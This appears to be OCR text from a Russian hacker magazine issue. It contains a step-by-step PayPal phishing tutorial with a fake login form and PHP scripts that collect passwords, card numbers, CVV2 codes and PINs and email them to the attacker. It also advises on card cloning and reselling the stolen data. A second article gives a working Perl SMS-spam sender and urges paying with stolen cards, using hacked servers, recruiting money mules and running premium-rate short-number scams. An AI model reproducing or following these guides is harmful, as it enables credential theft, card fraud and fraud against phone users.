
Так, с жертвой определились =). Приступаем ко второму пункту нашего плана — созданию скама. Здесь нужно обязательно помнить следующее: даже самый глупый юзер не поверит тебе, если ты упустишь хоть какую-нибудь деталь. Поэтому уважающие себя хакеры с точностью копируют дизайн с настоящего сайта. Официальный сайт PayPal — www.paypal.com. Обрати внимание на банеры, линки — одним словом, на все, что бросается в глаза и может смутить пользователя. Далее копируй внешний дизайн ресурса. В случае если ты знаком с HTML и JavaScript, проблем возникнуть не должно. После создания шаблона скама необходимо приступить к написанию движка. Первый весьма важный момент — подмена адресной строки в браузере пользователя. То есть, заходя, к примеру, по адресу http://127.0.0.1, юзер будет видеть в адресной строке своего браузера привычный урл www.paypal.com. Красиво? Вот и я о том же. Реализуется эта фишка при помощи JavaScript. Я сознательно не буду приводить в статье код, так как он достаточно объемный. Замечу лишь одно — следует учитывать отображение адресной строки в каждом типе браузеров. Далее нужно определиться с требованиями к движку скама. Коротко я расписал их таким образом:

1. получение данных из формы авторизации;
2. просьба подтверждения профиля пользователя;
3. запись и сохранение полученных данных, включая IP и дату посещения юзера;
4. редирект пользователя на официальный сайт палки.


Кодить будем на PHP, так как он вполне способен удовлетворить наши запросы. С получением данных из формы авторизации, думаю, все ясно. Вид html-формочки логина выглядит так (кусок login-submit.html):

```
<FORM method=POST action="protect.php">
....
<td align="right» class="pplabelerror"><label
for="login_email">Email Address:</label></td>
<td><br class="field _ spacer"></td>
<td><input type="text» name="login _ email"
id="login _ email" value="" size="20"></TD>
</tr>
<tr> <td align="right" class="pplabelerror
"><label for="login _ password">Password:</
label></td>
<td><br class="field _ spacer"></td>
<td><input type="password» name="login _
password» id="login _ password" size=20
maxlength=40>
<A href="https://www.paypal.com/cgi-bin/
webscr?cmd= _ forgot-password" class="ppsmallt
ext">Forget your password?</a></td> </tr>
```

Значения полей login_email и login_password мы отправляем на скрипт protect.php, который сохраняет полученные данные.




> Никогда не пытайся украсть деньги с чужого счета. Рано или поздно тебя найдут.




> На DVD-диске ты найдешь готовый скам PayPal.

DANGER!

> Внимание! Все действия взломщика противозаконны! Информация предоставлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!



› Одна из крупнейших платежных систем в мире



› Страница апдейта аккаунта в скаме PayPal

```
<?
 $message .= "Login: ".$login _
email."\n";
 $message .= "Password: ".$login _
password."\n";
?>
```

А затем он предлагает юзеру указать информацию своего аккаунта, после чего все данные улетают на update.php. Этот скрипт формирует тело письма и отсылает мессагу с данными аккаунта нам на мыло:

```
<?
 $ip = getenv("REMOTE_ADDR");
 $adddate=date("D M d, Y g:i a");
 $message =  "Date: ".$adddate."\n";
 $message .= "IP: ".$ip."\n";
 $message .= "\n\n\n";
 $message .= "Login: ".$login."\n";
 $message .=
    "Password: ".$password. "\ n";
 $message .=
    "CardType: ".$cardtype. "\n";
 $message .=
    "CC Number: ".$ccnum. "\n";
 $message .= "Expiration Month: "
.$ccmonth." — ".$ccyear."\n";
 $message .= "CVV2: ".$cvv2."\n";
 $message .= "PIN: ".$pin."\n";
 $message .= "Phone: ".$phone."\n";
 $message .=
    "dob_year: ".$dob_year. "\n";

 if (empty($fname) || empty($lname)
|| empty($address) || empty($city)
|| empty($state) || empty($zip) ||
empty($cardtype) || empty($ccnum) ||
empty($ccmonth) || empty($ccyear) ||
empty($cvv2) || empty($pin) ){
 header("Location: Processing.htm");
}else {
 mail("your _ mail@mail.com", "info",
$message);
 mail("$cc", "eshat", $message);
};
?>
```

После того как мыло уходит, письмо юзера редиректит на официальный сайт PayPal'а, и он, ничего не подозревая, может продолжать пользоваться своим аккаунтом =). Полностью рабочий скам вместе с движком ты найдешь на диске к журналу. Теперь переходим к следующему шагу, а именно к установке скама. С одной стороны, казалось бы, ничего сложного нет, но на самом деле здесь есть свои трудности. В первую очередь нужно найти хостинг, причем абузоустойчивый, иначе твой скам простоит не дольше суток. Если у тебя есть знакомые, имеющие собственный абузный дедик, то можешь попробовать договориться с ними работать под процент взамен на предоставление тебе хостинга на их сервере. Далее нам необходимо «разрекламировать» наш скам. Проще всего сделать это при помощи спама по амерским базам. Так как каждый десятый америкос пользуется палкой, отклик должен быть нехилый. О спаме я уже писал в ноябрьском номере «Хакера», так что все инструкции бери оттуда.

Сбор урожая

Вот мы и подошли к самому приятному моменту — сбору урожая. Надо сказать, что за неделю функционирования скама на мыльнике хакера должен был скопиться не один десяток акков (при хорошем трафике, само собой). Полученные акки — перед глазами, но, кроме логина и пасса к палке, заметно еще несколько записей. Чтобы потом не возникало лишних вопросов, давай разберемся что к чему =). В качестве примера рассмотрим одну из мессаг, отосланных со скама:

```
Date: Sun Sep 30, 2006 4:10 am
IP: 70.154.***.**
Login: ******@bellsouth.net
...
CC Number: 55815880********
Expiration Month: 06-2008
CVV2: 9**
PIN: 88**
Phone: 3363******
dob _ day: 8
dob _ year: 952
```

С такими полями, как Date, IP, First/Last name, Address, City, State, Country, ZIP, Phone, думаю, все понятно. Далее идут CardType — тип кредитки (в данном случае дебетка); CC Number — номер картонки; Expiration Month — дата окончания срока действия карты; CVV2 — защитный код CVV; PIN — пин-код к карточке; mmn — mother name; ssn — номер страховки (ssn); dob — date of birth (дата рождения). Как видишь, кроме самого аккаунта, мы получили еще и инфу о картонке, а также mmn, ssn, dob и pin. Такая информация всегда востребована, поэтому кардер без труда сможет продать ее, заработав неплохую прибавку к стипендии :). Особое внимание хочу уделить пин-коду. На первый взгляд может показаться, что толку от него нет, ведь никто не имеет дампов треков. В случае с MasterCard есть возможность сгенерить второй трек под отдельно взятую картонку. В Сети есть сервисы, осуществляющие такую работу, цена одной генерации — около $50. Получив второй трек, можно смело закатать его магнитную полосу. А далее — подсудное дело :).

Напоследок

Напоследок оставлю пару замечаний. Во-первых, как ты понимаешь, PayPal — достаточно крупная контора, и при желании найти и наказать тебя ей не составит труда, а во-вторых, палка уже доступна в России, а значит и сотрудничество с нашими правоохранительными органами тоже уже налажено. Поэтому, если у тебя нет желания ночевать в заведении под названием СИЗО, восприми эту информацию только как ознакомительную. А иначе можешь начинать сушить сухари — за тобой придут. ⌶

X-КОНКУРС



Победитель нового конкурса вырвет из наших рук крутой монитор ViewSonic VX922 со временем отклика 2 мс. Спеши 22 января на forum.xakep.ru.

В НОВОГОДНЕМ КОНКУРСЕ ПЕРЕД ТОБОЙ СТОЯЛА АМБИЦИОЗНАЯ ЗАДАЧА: НАДО БЫЛО СПАСТИ МИР ОТ ЗЛОБНЫХ ТЕРРОРИСТОВ. ПО АДРЕСУ KONKURS.XAKEP.RU РАЗМЕЩАЛСЯ САЙТ ТЕРРОРИСТИЧЕСКОЙ ГРУППИРОВКИ, КОТОРОЙ РУКОВОДИЛ УСАМА БЕН ЛАДЕН. БЕДА ЗАКЛЮЧАЛАСЬ ЕЩЕ И В ТОМ, ЧТО У ЭКСТРИМИСТОВ СОЗРЕЛ ПЛАН ПО ЗАХВАТУ ВЛАСТИ ВО ВСЕМ МИРЕ И БЫЛ ТОЛЬКО ОДИН СПОСОБ ИХ ОСТАНОВИТЬ: СДАТЬ БОРОДАТОГО УСАМУ АМЕРИКОСАМ.

ПОБЕДИТЕЛЮ этого конкурса мы подгоняли 19" монитор ViewSonic со временем отклика 2 мс, поэтому желающих взломать террористов было хоть отбавляй :). Но не многие справились с этой задачей, поэтому расскажем, как это надо было делать. На главной странице была форма для входа в скрытый раздел сайта с характерным названием «Для террористов». Подобрать пароль было невозможно: надо было искать другие пути. При исследовании системы многие взломщики незаслуженно забывают о файле robots. txt, в то время как там часто хранятся адреса страниц, не предназначенных для индексации. В нашем конкурсе как раз там и было прописано имя файла с паролем. Следующий шаг — поиск багов в скрытом разделе сайта. Немного исследовав территории, ты бы заметил банальный include-баг, через который можно было залить web-шелл. Среди файлов был объект со странным именем «gde_prachetcya_benladen.txt». Там и хранился адрес негодяя, который тебе необходимо было отослать на fbi@real.xakep.ru. Вот и все. Победителю, имя которого из-за ранней сдачи этого номера нам пока неизвестно, мы вручаем крутой монитор **ViewSonic VX922**. Подробности о новом конкурсе ищи 20 января на forum.xakep.ru.


MASTER-LAME-MASTER

МОБИЛЬНАЯ РАССЫЛКА

SMS-СПАМ В РАЗРЕЗЕ

СПАМ КАК СПОСОБ ЭФФЕКТИВНОЙ РЕКЛАМЫ ПРИЖИЛСЯ ДАВНО. УШАСТЫЕ ЮЗЕРЫ ЕЖЕДНЕВНО ВЫЧИЩАЮТ СВОЙ ЯЩИК ОТ ТУЕВОЙ ХУЧИ РЕКЛАМНЫХ ПИСЕМ. СПАМЕРЫ, В СВОЮ ОЧЕРЕДЬ, ПРИДУМЫВАЮТ НОВЫЕ УХИЩРЕНИЯ, ЧТОБЫ ВПАРИТЬ РЕКЛАМНЫЙ СЛОГАН УШАСТЫМ ЮЗЕРАМ. А АДМИНЫ УСТАНАВЛИВАЮТ НОВЫЕ СПАМ-ФИЛЬТРЫ И ЛОВУШКИ ПРОТИВ НЕЖЕЛАТЕЛЬНОЙ ПОЧТЫ. ПРОГРЕССИРУЯ, ВСЕ ЭТО СВОДИТ ЭФФЕКТИВНОСТЬ СПАМА НА НЕТ. ПРИ ЭТОМ НАМ НИЧЕГО НЕ МЕШАЕТ ИЗУЧИТЬ ТЕОРИЮ НОВОГО СПОСОБА РАССЫЛОК — SMS-СПАМА И ЗАРАБАТЫВАТЬ НА ЭТОМ НЕПЛОХИЕ ДЕНЬГИ.

Эта игра стоит свеч!



авай попробуем оценить эффективность sms-спама. Предположим, что ты открыл крутой интернет-супермаркет. Но вот беда — посещаемость его почти на нуле. Вместо того чтобы честно вешать баннеры на каждом углу (а это, скажу я тебе, дорогое удовольствие), ты заказываешь спам по sms по диапазону мобильных номеров. В итоге получается, что каждый абонент гарантированно получит и, самое главное, прочитает твою рекламу. А затем с определенной долей вероятности пожелает купить пару дорогих девайсов в твоем магазине. Теперь второй вопрос, который может у тебя возникнуть: «Как организовать подобную рассылку?». Здесь есть два пути — либо найти людей, которые уже заняли эту нишу на интернет-рынке, либо освоить бизнес самому. Мы уже не маленькие, поэтому попробуем рискнуть и пойти вторым путем.

Готовимся к рассылке

Теперь самое время подумать, что нам необходимо для организации нашей первой (и, надеюсь, не последней) рассылки. В первую очередь, это база номеров, по которым мы будем слать sms'ки. Затем надежное прикрытие в виде соксов или отдельного купленного/хакнутого сервера, с которого будем спамить. И, наконец, шлюз, способный отправлять рекламные сообщения. Все это, в общем-то, простые задачи, которые мы сейчас и решим.

Сперва следует определиться, каким «клиентам» нужно слать рекламу. Если это буржуи, то, соответственно, номера должны быть зарубежных операторов. Если наши — то российских. Для первой рассылки я советую сгенерировать телефоны простым скриптом (по доброте душевной я выложил его на нашем DVD), либо взять на сайтах по поиску работы, предложению рекламных услуг и т.п. (поверь, там множество мобильных номеров). Второй вариант предпочтительнее, так как вероятность получения сообщений будет гораздо выше. Продвинутым хакерам, у которых на винте валяются базы с кредитками (либо другой конфиденциальной инфой), я советую пропарсить все свои базы на предмет сотовых телефонов и зарядить спам по ним. При таком раскладе будет практически стопроцентная вероятность получения sms.

```
[root@send /root]# ./gen
Enter network code of operator(e.g.7123456):
791632456
Enter first telephone number(e.g.7890):
1111
Enter amount of numbers(e.g.1000):
100
[root@send /root]# ls -la base.txt log.txt
-rw-r--r--  1 root root 108056 Nov 24 20:22 base.txt
-rw-r--r--  1 root root     69 Nov 24 20:22 log.txt
[root@send /root]#
```

> Генератор номеров в действии

```
        $text=~s/\s/\+/g;
        socket(SOCK,AF_INET,SOCK_STREAM,getprotobyname('tcp')) or die "socket()
failed: $!\n";
        connect(SOCK,sockaddr_in(80,inet_aton('api.clickatell.com')));
        SOCK->autoflush(1);
my $q=qq(GET /http/sendmsg?api_id=$api_id&user=$user&password=$password&to=$to&t
ext=$text&from=$from HTTP/1.1
HOST: api.clickatell.com
Accept-Language: en
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Connection: close
);
      print SOCK $q;
        my $all_data;
        my $data;
        while(sysread(SOCK,$data,1024)){
                $all_data.=$data;
        }
        return $all_data;
}

[root@send /root]# perl sender.cgi
Sms sent!
```

> Работа sms-рассыльщика

Теперь поговорим о самом сложном — о поиске сервисов, предлагающих услуги по отправке sms. Публичные службы юзать крайне не рекомендую — лишний раз столкнешься с проблемой распознавания чисел и лагами при посылке сообщений.
Наш выбор — незабываемый clickatell.com или его аналог — yacoon.com. Вообще, подобных сервисов много, они легко находятся вбиванием одного запроса в поисковик. Одна отправленная sms'ка стоит порядка $0,5. Ты, конечно, можешь честно купить доступ, но лучшее решение для хакера — вбить случайно добытую картонку и получить в подарок сотню-другую кредитов.
Имея в арсенале базу и sms-кредиты можно начинать спамить. Для достижения цели следует найти зарубежный VPS или обычный хостинг с поддержкой CGI/PHP. Учти, что сервер должен быть куплен на подставные данные, так как существует вероятность, что после спам-рассылки посыплется куча абузов на кликатель (а еще позже — и на дата-центр). Зачем тебе лишние неприятности? После нескольких эффективных рассылок сервер могут прикрыть, но ничто не мешает тебе купить новый хостинг. Кстати, для наших целей вполне подойдут и взломанные серверы с поднятым apache.

Рассылаем sms

Вот, собственно, все и готово к рассылке. Теперь заходим в web-каталог и колбасим простенький скрипт для спама. Ты уже опытный, поэтому о коде сценария я много говорить не буду (его осилит даже ребенок). Расскажу лишь о принципе посылки sms на примере сервиса Clickatell. В системе имеется специальный API-интерфейс, позволяющий послать сообщение, набрав в браузере всего одну ссылку:

```
http://api.clickatell.com/http/
sendmsg?name=api_id=ID&user=login&
password=passwd&text=сообщение&to=t
onum&from=fromnum
```

Здесь message — текст сообщения, to — номер получателя, from — номер отправителя, api_id — идентификатор в системе (выдается при регистрации), а user и password — реквизиты для входа.
Таким образом, скрипт представляет собой не что иное, как циклический коннект на эту ссылку. Я покажу лишь, как сделать единовременное соединение, а модифицировать мой сценарий ты сможешь самостоятельно.

SENDER.CGI — СКРИПТ, ОТСЫЛАЮЩИЙ РЕКЛАМНОЕ SMS

```
#!/usr/bin/perl

$from='Advertisment SMS';
$to='+7926111111';
$text='SMS-spam. Deshevo. Sms-spam@
mail.ru';
$api_id=31337;
$user='xakep';
$password='hackpass';


use Socket;
if (sendsms($to, $from, $text)=~/ID:/
i) {
   print "Sms sent!\n";
} else {
   print "Error\n";
}

sub sendsms {
   my ($to, $from, $text) = @_;
   $text=~s/\s/\+/g;
   socket(SOCK,AF_INET,SOCK_ST
REAM,getprotobyname('tcp')) or die
"socket() failed: $!\n";
   connect(SOCK,sockaddr_
in(80,inet_aton('api.clickatell.
com')));
   SOCK->autoflush(1);
my $q=qq{GET /http/sendmsg?api_
id=$api_id&user=$user&password=$pa
ssword&to=$to&text=$text&from=$from
HTTP/1.1
HOST: api.clickatell.com
Accept-Language: en
User-Agent: Mozilla/4.0 (compatible;
MSIE 6.0; Windows NT 5.1)
Connection: close
};
   print SOCK $q;
   my $all_data;
   my $data;
   while(sysread(SOCK,$data,1024)){
      $all_data.=$data;
   }
   return $all_data;
}
```

Комментарии излишни. Вначале определяем переменные, которые я описал выше (сделай так, чтобы номера получателей циклически брались из файла). Затем вызывается процедура sendsms(), которой передаются важные параметры. Процедура исправно шлет сообщение и возвращает результат. При корректной посылке должен вернуться MD5-hash — идентификатор посланного сообщения. Если он есть, значит sms можно считать доставленным.
Я не буду учить тебя программированию (да и рубрика называется «Взлом», а не «Кодинг»), поэтому изменение моего сценария, а также портирование кода на PHP оставляю тебе на самостоятельную работу. У нас же есть более интересные темы для разговора, например, как на всем этом поднять много денег :).

Что и кому рассылать?

Давай подумаем, какую услугу можно навязать через sms. Есть несколько прибыльных вариантов.
Во-первых, можно открыть сервис по спаму. Смотри: себестоимость одного сообщения составляет примерно 50 центов (или бесплатно, если ты спионерил чей-нибудь аккаунт, либо скардил новый). Если ты предложишь цену $2 за сообщение и лимитируешь сервис минимумом из 1000 sms'ок, то легко срубишь пару тысяч тухлых президентов. А если раскрутишь сервис на различных форумах, то сможешь получать гораздо больше. Красота, да и только :).
Во-вторых, таким нехитрым способом можно быстро вербовать дропов. Идея очень проста: заходишь на англоязычный сайт по поиску работы, грабишь заранее написанным паучком все сотовые телефоны и создаешь спам-базу. Затем запускаешь вышеописанный сценарий, рассылая



> API-интерфейс Clickatell'а

сотни сообщений всем нуждающимся :). Результат будет непредсказуемым — на твой контакт обратятся сотни жаждущих работать американцев (или других граждан). Сам понимаешь, сколько бабла можно срубить, будучи исправным дроповодом.
В-третьих, можно рекламировать свой собственный товар. Например, свой сервис, интернет-магазин, хостинг и многое другое. Реклама — двигатель прогресса, поэтому sms-спам может принести тебе множество ценных клиентов.
И, наконец, с помощью такого вида спама можно проводить различные финансовые махинации. Это противозаконно, поэтому сразу предупреждаю, что все мысли по подобному заработку денег приводятся здесь исключительно для ознакомления. За их повтор никто, кроме тебя, ответственности нести не будет.

Экскурс в sms-мошенничество

Освоив сервис Clickatell, ты наверняка прикалывался над своими друзьями сообщениями типа: «Вам осталось жить 7 дней», подписанными: «Любимый доктор Айболит». А ведь с подобных приколов можно срубить очень большие деньги. Вкратце расскажу, как сетевые гангстеры проводят грандиозные sms-аферы, а ты сиди и мотай на ус :).
Для нелегального заработка необходимо зарегистрировать короткий номер. Да-да, тот самый номерок, который подключен к федеральным операторам «МТС», «Мегафон» и «Билайн». Сервисов, предоставляющих такие услуги, масса (избранные ссылки смотри во врезке). Нужно адекватно оценивать всю ответственность за последствия, поэтому короткий номер обычно регистрируется на подставное лицо (дроп), либо на выдуманные данные (если это позволяет регистратор).
Получив в распоряжение короткий номер, сетевые преступники приступают к делу. Они находят гарантированно рабочие телефоны богатых людей (на специализированных форумах, по базам данных и т.п.) и делают рассылку через Clickatell примерно следующего содержания.

```
From: 0001
To: +7926111111
Hochesh besplatnyi anekdot? Otprav`
«anekdot» na 6677. Do 1.01.07 usluga
sovershenno besplatna!
```

Прежде чем разослать подобную мессагу, спамер устанавливает самую большую стоимость sms на номер 6677 (скажем, $50). Затем текст старательно рассылается по собранным номерам. Чем тупее обладатель номера, тем выше шансы на успешную отправку sms. А чем он богаче, тем выше вероятность того, что списание баланса останется незамеченным (особенно на анлимных тарифах) :).
Можно охотиться и на обычных людей. В этом случае хакер находит гарантированно рабочие номера и шлет информацию о новой услуге «Говори бесплатно», которую можно активировать на целый день, отправив число 1 на номер 6677 :). Здесь работают только приемы социальной инженерии, поэтому спамеру достаточно выдать себя за робота-рассыльщика сотового оператора.
А что касается прибыли, то она не заставит себя долго ждать. Даже с вероятностью 30% и тысячей отправленных сообщений можно легко заработать от 15 тысяч зеленых тугриков (учитывая 50%, отданных оператору за услугу). И это только за одну рассылку!
Но с другой стороны, оператор всегда может написать претензию в регистрационную компанию коротких номеров, которые способны выдать владельца с потрохами. Поэтому важно, чтобы номер был зарегистрирован не на спамера, а на другого человека. Также для преступника существует еще одна проблема — быстрый вывод накопленных средств со счета. Здесь нужно изучать договоры конкретных сервисов по предоставлению номеров и оценивать сроки.
Кстати, о выводе денег. Популярный сервис smskopilka.ru не так давно писал в новостях, что хакеры активно используют короткие номера для попрошайничества через Clickatell, поэтому при первой же жалобе сервис будет закрывать аккаунт и передавать информацию в правоохранительные органы. Помни об этом и никогда не используй копилку для грязных рассылок :).

Вместо заключения


Я рассказал практически все о таком течении, как sms-спам. Безусловно, с помощью подобных рассылок можно поднять много грязных денег, не делая существенных материальных вложений. Но с другой стороны, если тебя поймают, то пощады не жди — легко загремишь за мошенничество. Причем, скорее всего, условным сроком ты не отделаешься, так как будешь иметь дело с федеральными монополистами, которых хлебом не корми, дай устроить показательную порку. Поэтому мой тебе совет — восприми всю приведенную выше информацию как очередной нелегальный способ наживы и забудь об этом навсегда. Только так ты обезопасишь свою пятую точку от нежелательных приключений.]x[

КОРОТКИЕ И ПРИБЫЛЬНЫЕ НОМЕРА

Приведу несколько ссылок на сервисы, которые предоставляют услугу регистрации коротких номеров. Заключив договор с такими компаниями, можно завладеть номерком, подключенным ко всем федеральным операторам.

- http://mobilemarketing.ru/22975 — малопонятный сервис, так как все цены и условия можно уточнить, только позвонив по телефону, либо отписав на почту.
- www.smstraffic.ru/short-code.php — здесь можно ознакомиться с условиями предоставления номеров.
- www.admarplus.ru/smsrent.html — какая-то компания, навязывающая номерки в аренду. Также мало информации.
- www.robo-t.ru/services/numbers — заманчивое предложение об аренде номеров за $2, либо помощь в самостоятельной покупке короткого номера у оператора.
- www.domenet.ru — еще один сервис по аренде номеров.

Как видишь, сервисов много, некоторые из них наверняка позволяют арендовать номер с помощью «левых» данных.
Так что, думай!




ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@BK.RU /

<XX-TOOLS>

ПРОГРАММЫ ДЛЯ ХАКЕРОВ

ПРОГРАММА: TEAMSPEAK 2 ENTERPRISE 9.2
ОС: WINDOWS 2000/XP/2003
АВТОР: DOMINATING BYTES DESIGN



> Собственный войс-сервер

Ты когда-нибудь задумывался над тем, сколько времени уходит на общение в ICQ? Лично мне ежедневно стучат десятки людей, и порой это доставляет неудобство. Кроме того, часто случается, что во время очередного взлома не успеваешь отписывать в асю своим «коллегам», в результате чего снижается эффективность атаки. А теперь представь, что все это можно изменить. Для этого достаточно слить и настроить наиполезнейшую тулзу — TeamSpeak 2, предназначенную для разговоров в сети.


Конечно, тут же могут возникнуть возражения, мол, Skype рулит и т.п. А ты когда-нибудь считал, сколько трафика сжирает Skype за час разговора? А где гарантии того, что логи твоих разговоров/соединений не сохраняются? Плюс ко всему, Skype не отличается хорошим качеством — постоянные помехи, шумы на заднем фоне и т.п.

Но с установкой TeamSpeak ты забудешь о проблемах. Утила просто потрясающе справляется со своими обязанностями и обладает большим количеством настроек. Начнем с того, что требуется установить и настроить серверную часть программы. В качестве платформы подойдет практически любой виндовый дедик, но чем шире канал, тем лучше . После инсталляции ты получишь полноценную веб-админку и 2 аккаунта: первый — админа, а второй — суперадмина. Залогинившись в админке с помощью суперадминского акка, можно приступать к настройке. На вкладке «Servers» отображаются все существующие серверы: их можно останавливать, запускать и редактировать, здесь же есть возможность добавить (создать) новый сервер. Для этого жмем «Add Server» и заполняем необходимые данные. Советую обратить внимание на следующие поля:

1. ServerName — собственно, имя сервера.
2. ServerWelcomeMessage — месага приветствия сервера, рекомендую использовать в целях оповещения пользователей.
3. ServerPassword — пасс, который необходимо указывать при коннекте к серверу (если у тебя мегаприватный канал, заполнять в обязательном порядке).
4. ServerMaxUsers — максимальное количество пользователей (по дефолту 16).
5. Server UDP Port — утилита использует UDP-протокол, поэтому есть возможность выбора UDP-порта (по дефолту 8767).

Кроме того, имеется несколько кодеков для сжатия звука, которые ты всегда успеешь проверить экспериментальным путем =). После поднятия нового сервера следует настроить пользовательские аккаунты в разделе User Manager, а на вкладке «Anonymous» ты со спокойной совестью можешь лишить анонимных юзверей доступа к каналу. Затем необходимо установить клиентскую часть тулзы, одеть наушники, подключить микрофон и нажать кнопку «Connect» в клиенте, предварительно указав IP сервера и свой ник =). Вот и все, приятного общения и удачной работы.

